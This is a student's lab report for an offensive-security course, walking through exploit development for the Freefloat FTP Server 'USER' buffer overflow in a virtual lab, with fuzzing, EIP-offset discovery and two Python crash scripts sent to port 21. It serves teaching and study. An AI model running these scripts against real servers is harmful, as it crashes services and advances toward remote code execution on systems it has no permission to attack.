Sri Lanka Institute of Information Technology

Year 4 – Semester 1

Offensive Hacking; Tactical and Strategic

Exploit Development

Registration No	IT17123396
Name	U. A. Hettiarachchi

Exploit Target:

- Windows 7 machine using the Freefloat FTP Server
- IP address: 192.168.8.109

Vulnerability:

The Freefloat FTP server is vulnerable to a 'USER' Remote Buffer Overflow attack according to Exploit Database [1].




Figure 1: Exploit-db entry


Attacker OS:

- Kali Linux
- IP address: 192.168.8.108

Setting up the environment:

- Installed the two virtual machines in Virtualbox to develop and test the exploit.

- Installed Immunity Debugger with mona.py in Windows 7




Mona is a PyCommand module for the Immunity Debugger that will automate and speed up specific searches when exploits are being developed. The python file can be downloaded from a GitHub repository [2].

- Installed the Freefloat FTP Server (the vulnerable app) to Windows from exploit-db [1].

- Installed nmap and metasploit framework in Kali Linux.

- Installed bed on Kali Linux using command: sudo apt-get install bed.

- Pinging each virtual machine from the other to check connectivity.
- Run the FreeFloat FTP server.
- Using nmap on the target machine to ensure that port 21 is open.
- If port 21 is not open, adjusting firewall settings in Windows 7 to allow inbound packets to port 21.




Port 21 is open and ftp service is running on it.

Attach the running FTP server process to the Immunity Debugger.

Fuzzing

A fuzzing tool can be used to keep sending buffers until the target program crashes [3]. We will be testing if we can crash the FTP server with the bed fuzzing tool.



The program crashes on the user command, which confirms that the FTP server has a buffer overflow vulnerability.

EIP Register:

In x86 architectures (32bit) the register called holds the "Extended Instruction Pointer" for the stack. It holds instructions for the computer such as where to go next to execute the next command and it controls the flow of a program.

Exploit 1

Now that we've checked if FTP server is vulnerable to a buffer overflow, we will try sending a payload of 500 A's to try and crash the target.

```
import socket,time

crash = "A" * 500

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.8.109', 21))
s.send("USER anonymous \r\n")
s.recv(1024)
s.send("PASS anonymous \r\n")
s.recv(1024)
s.send("USER " + crash + "\r\n")
s.recv(1024)
s.close()
```

This exploit sends 500 A's to the ftp port of the target.

'crash' is the variable that refers to the payload of 500 A's.

Socket is created and the target (IP of Windows 7 machine) and the port (port 21) is given to connect to the FTP server.

A log in attempt is made using anonymous as username and password.

The USER command and the payload is sent to the server.

s.recv(1024) receives 1024 from the FTP server.

s.close() closes the socket.

Rerun the FTP server and attach it to the Immunity Debugger and run it before executing this exploit.


The FTP server will crash and the EIP register will read: **41414141**

41 is the hexadecimal value for 'A', which means <u>we have successfully overwritten the EIP register</u>.


Exploit2

Exploit 2 will send a pattern instead of 500 A's as the payload.


First a pattern of 500 characters need to be generated using msf.




This pattern will replace the payload of 'crash' variable of the prevoius exploit.



Once the pattern is copied it can be executed after rerunning the FTP server in Immunity Debugger.




It will crash the FTP server again, but now the EIP register will read a different value: **37684136**




Exploit 3

We need to find the offset of **37684136** to find the exact value of offset that overwrites EIP**.**




Offset can be found using msf. The offset is 230.



It means we need 230 bytes of data to get to the EIP register; to overwrite it.


Therefore, in exploit 3 we will modify our payload to include 230 A’s, 4 B’s, and 266 C’s.




```
import socket

crash = "A" * 230 + "B" * 4 + "C" * 266

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.8.109', 21))
s.send("USER anonymous \r\n")
s.recv(1024)
s.send("PASS anonymous \r\n")
s.recv(1024)
s.send("USER " + crash + "\r\n")
s.recv(1024)
s.close()
```

